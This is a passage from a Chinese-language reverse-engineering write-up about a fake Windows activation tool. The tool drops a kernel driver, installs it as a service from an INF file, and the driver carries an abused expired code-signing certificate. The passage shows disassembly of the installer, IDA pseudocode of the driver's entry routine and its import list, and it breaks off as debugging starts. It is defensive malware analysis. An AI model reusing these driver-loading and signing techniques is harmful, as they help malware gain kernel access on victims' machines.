文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 ▾ 包含到库中 ▾ 共享 ▾ 刻录 新建文件夹
收藏夹
下载
桌面
最近访问的位置


名称	修改日期	类型	大小
mslmedia.inf	2019/6/7 18:58	安装信息	3 KB
mslmedia.sys	2019/6/7 19:00	系统文件	23 KB

驱动目录下创建临时文件:




```
push eax
push dword ptr ss:[ebp+18]
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+10]
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]          [ebp+8]:L"C:\\Windows\\system32\\DRIVERS\\SET27CE.tmp"
call dword ptr ds:[<&CreateFileW>]
mov edi,eax
```

安装设备驱动:




```
00C130A4   8B5424 20      mov edx,dword ptr ss:[esp+20]
00C130A8   6A 00          push 0
00C130AA   6A 00          push 0
00C130AC   52             push edx                                  edx:"SPQC"
00C130AD   53             push ebx
00C130AE   56             push esi
00C130AF   8B7424 2C      mov esi,dword ptr ss:[esp+2C]
00C130B3   57             push edi                                  edi:"C:\\Users\\ADMINI~1\\AppData\\L
00C130B4   68 02000080    push 80000002
00C130B9   6A 06          push 6
00C130BB   55             push ebp
00C130BC   56             push esi
00C130BD   6A 00          push 0
00C130BF   FF15 C8B1C200  call dword ptr ds:[<&SetupInstallFromInfSectionA>]
00C130C5   85C0           test eax,eax
00C130C7   74 12          je 为保证永久激活，要先点击这个配置，再点击kmseldi激活.C130DB
00C130C9   8B4424 24      mov eax,dword ptr ss:[esp+24]             [esp+24]:"SPQC"
00C130CD   6A 00          push 0
00C130CF   50             push eax
00C130D0   56             push esi
00C130D1   FF15 CCB1C200  call dword ptr ds:[<&SetupInstallServicesFromInfSectionA>]
```

打开服务:




```
00220022   E9 00000000        jmp 220027
00220027   9C                 pushfd
00220028   F0:FF05 00002200   lock inc dword ptr ds:[220000]
0022002F   60                 pushad
00220030   E8 00000000        call 220035                    call $0
00220035   B8 30779675        mov eax,dtrampo.75967730       eax:"OpenServiceA", 75967730:"OpenSe
0022003A   50                 push eax                       eax:"OpenServiceA"
0022003B   E8 E0BE7075        call dtrampo.7592BF20          打开服务
00220040   85C0               test eax,eax                   eax:"OpenServiceA"
00220042   58                 pop eax                        eax:"OpenServiceA"
00220043   58                 pop eax                        eax:"OpenServiceA"
00220044   61                 popad
00220045   75 0B              jne 220052
00220047   F0:FF0D 00002200   lock dec dword ptr ds:[220000]
0022004E   9D                 popfd
0022004F   C2 0C00            ret C
```

启动服务:




```
90                 nop
90                 nop
90                 nop
90                 nop
90                 nop
90                 nop
E9 00000000        jmp 1602E7
9C                 pushfd
F0:FF05 C0021600   lock inc dword ptr ds:[1602C0]
60                 pushad
E8 00000000        call 1602F5                    call $0
B8 70779675        mov eax,dtrampo.75967770       eax:"StartServiceA", 75967
50                 push eax                       eax:"StartServiceA"
E8 C0FE7C75        call dtrampo.759301C0
```

查询服务状态:



```
50                 push eax
897424 20          mov dword ptr ss:[esp+20],esi
8B35 14B02401      mov esi,dword ptr ds:[<&QueryServiceStatus>]
57                 push edi                                                     edi:"8)n"
FFD6               call esi                                                     查询服务状态
85C0               test eax,eax
74 27              je 为保证永久激活，要先点击这个配置，再点击kmseldi激活.123
8B1D ACB02401      mov ebx,dword ptr ds:[<&Sleep>]
8D6424 00          lea esp,dword ptr ss:[esp]
8B4C24 1C          mov ecx,dword ptr ss:[esp+1C]
3B4C24 7C          cmp ecx,dword ptr ss:[esp+7C]                                启动状态 0x4
74 13              je 为保证永久激活，要先点击这个配置，再点击kmseldi激活.123      如果没有启动会尝试再次启动
8B5424 30          mov edx,dword ptr ss:[esp+30]                                启动后会关闭服务句柄
```

接着会再次把信息写入日志文件




```
2BC2           sub eax,edx
8D5424 14      lea edx,dword ptr ss:[esp+14]
52             push edx
50             push eax
57             push edi                              edi:"W_LMINS_dlsf_0_0_0_OK\r\n"
56             push esi
FF15 C4B02401  call dword ptr ds:[<&WriteFile>]
```

然后结束当前进程. Ring3的分析到此就结束了.因为有备份ntdll.dll,猜测应该还有一些注入的操作.时间关系就不分析了.接下来分析Ring0的驱动程序.

4.Ring0分析

查看签名:




mslmedia.sys 属性

签名列表

签名者姓名:	摘要算法	时间戳
上海域联软件技术有限公司	sha1	不可用

上海域联,常见的被用烂了的过期签名.

DIE:



文件名： [redacted]mslmedia.sys

类型： PE+(64) 大小： 22600

EntryPoint 00008064 ImageBase: 0000000000010000

NumberOfSections: 0006 SizeOfImage: 0000a000


```
compi...  Microsoft Visual C/C++(2008 SP1)[-]          S  ?
linker    Microsoft Linker(9.0)[Driver64,signed]       S  ?
```

Detect It Easy


100% 386 ms

显示无壳.直接IDA了.

拖入IDA会发现一个比较奇怪的地方.



```
__int64 __fastcall DriverEntry(PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegisterPath)
{
  PUNICODE_STRING pUstr          ; //   rdi
  PDRIVER_OBJECT pDriverObject             ; //   rbx
  UNICODE_STRING DestinationString              ; //   [rsp+40h] [rbp-18h]
  int v6   ; //   [rsp+60h] [rbp+8h]
  HANDLE ThreadHandle         ; //   [rsp+68h] [rbp+10h]

  pUstr    =  pRegisterPath      ;
  pDriverObject        =  pDriverObj     ;
  g_DriverObj       = ( __int64    ) pDriverObj     ;
  if  (  pDriverObj       ==  ( PDRIVER_OBJECT       ) pRegisterPath       &&  & DestinationString         ==  ( UNICODE_STRING *       ) pDriverObj      )
  {
    RtlInitUnicodeString         (& DestinationString       , L "asdfkasdjfaksfkaskdfsa"          );
    FltUnloadFilter      (& DestinationString       );
  }
  g_WriteFileBuffer          = ( __int64    ) ExAllocatePool      ( 0 ,  0x804ui64    );
  memset   (( void *   ) g_WriteFileBuffer        ,  0 ,  0x800ui64    );
  g_RegisterPathMem          = ( __int64    ) ExAllocatePool      ( 0 ,  pUstr   ->Length     +  10 );
  g_RegisterPath_Length           =  pUstr   ->Length;
  g_RegisterPath_MaxLength            =  pUstr   ->MaximumLength;
  memmove   (( void *   ) g_RegisterPathMem        ,  pUstr   ->Buffer,     pUstr   ->Length);    // 拷贝RegisterPath到内存
  *( _WORD *   )( g_RegisterPathMem         +  2  *  (( unsigned __int64       ) pUstr   ->Length     >>  1 ))  =  0 ;
  g_DriverObj       = ( __int64    ) pDriverObject      ;
  pDriverObject      ->DriverUnload        = ( PDRIVER_UNLOAD      ) Unload   ;
  sub_12F50    (( signed __int64      ) "\r\n***** own_s **** \r\n"           );
  if  (  ! dword_16E9C       )
  {
    dword_16E9C      =  1 ;
    if  (  ! dword_16E94       )
    {
      ThreadHandle      =  0i64  ;
      KeInitializeEvent       (& stru_16630    ,  SynchronizationEvent        ,  0 );
      if  (  PsCreateSystemThread         (& ThreadHandle      ,  0x1FFFFFu    ,  0i64  ,  0i64  ,  0i64  ,  ( PKSTART_ROUTINE       ) StartRoutine     ,  0i64  )  <  0  )
```




Function name	Segment	Star
unknown_libname_2	.text	0000
sub_11074	.text	0000
sub_111D4	.text	0000
sub_1136C	.text	0000
sub_1144C	.text	0000
au_re_memmove	.text	0000
sub_11510	.text	0000
au_re_ExFreePoolWithTag	.text	0000
CreateFile_Setupsti	.text	0000
au_re_ZwWriteFile	.text	0000
au_re_ZwReadFile	.text	0000
CloseFile	.text	0000
sub_11894	.text	0000
sub_11994	.text	0000
ReadFile_setupapi	.text	0000
sub_11E5C	.text	0000
j_ReadFile	.text	0000
StartRoutine	.text	0000
sub_124AC	.text	0000
nullsub_1	.text	0000
sub_125BC	.text	0000
sub_1264C	.text	0000
sub_12F28	.text	0000
sub_12F50	.text	0000
FormatStrAndCopyToBuffer	.text	0000
sub_13058	.text	0000
Unload	.text	0000
DriverEntry	.text	0000
__security_check_cookie	.text	0000
__report_gsfailure	.text	0000
ZwQuerySystemInformation	.text	0000
ZwDeleteFile	.text	0000
FltUnloadFilter	.text	0000
memmove	**.text**	**0000**
__C_specific_handler	.text	0000
memset	**.text**	**0000**
__GSHandlerCheckCommon	.text	0000
__GSHandlerCheck	.text	0000
__GSHandlerCheck_SEH	.text	0000
__security_init_cookie	INIT	0000
start	**INIT**	**0000**

Address	Ordinal	Name	Library
0000000000014018		ExAllocatePool	ntoskrnl
0000000000014058		ExFreePoolWithTag	ntoskrnl
0000000000014068		ExSystemTimeToLocalTime	ntoskrnl
0000000000014000		FltUnloadFilter	FLTMGR
00000000000140C8		KeBugCheckEx	ntoskrnl
00000000000140A8		KeInitializeEvent	ntoskrnl
00000000000140A0		KeSetEvent	ntoskrnl
00000000000140C0		KeWaitForSingleObject	ntoskrnl
0000000000014088		MmIsAddressValid	ntoskrnl
00000000000140B0		PsCreateSystemThread	ntoskrnl
00000000000140B8		PsTerminateSystemThread	ntoskrnl
0000000000014038		RtlAnsiStringToUnicodeString	ntoskrnl
00000000000140D0		RtlFreeUnicodeString	ntoskrnl
0000000000014048		RtlInitAnsiString	ntoskrnl
0000000000014010		RtlInitUnicodeString	ntoskrnl
0000000000014078		RtlTimeToTimeFields	ntoskrnl
0000000000014020		ZwClose	ntoskrnl
0000000000014060		ZwCreateFile	ntoskrnl
0000000000014080		ZwDeleteFile	ntoskrnl
0000000000014090		ZwQueryInformationFile	ntoskrnl
0000000000014050		ZwQuerySystemInformation	ntoskrnl
0000000000014040		ZwReadFile	ntoskrnl
0000000000014098		ZwWriteFile	ntoskrnl
00000000000140D8		__C_specific_handler	ntoskrnl
0000000000014028		_stricmp	ntoskrnl
0000000000014030		_strnicmp	ntoskrnl
0000000000014070		_vsnprintf	ntoskrnl

看入口应该是没有加壳的.但是导入函数只有这么几个.没有找到注册minifilter和设置Loadimage回调的函数.但是有多个申请内存,读写文件的操作.猜测是不是有内存加载驱动.

Windbg调试起来:

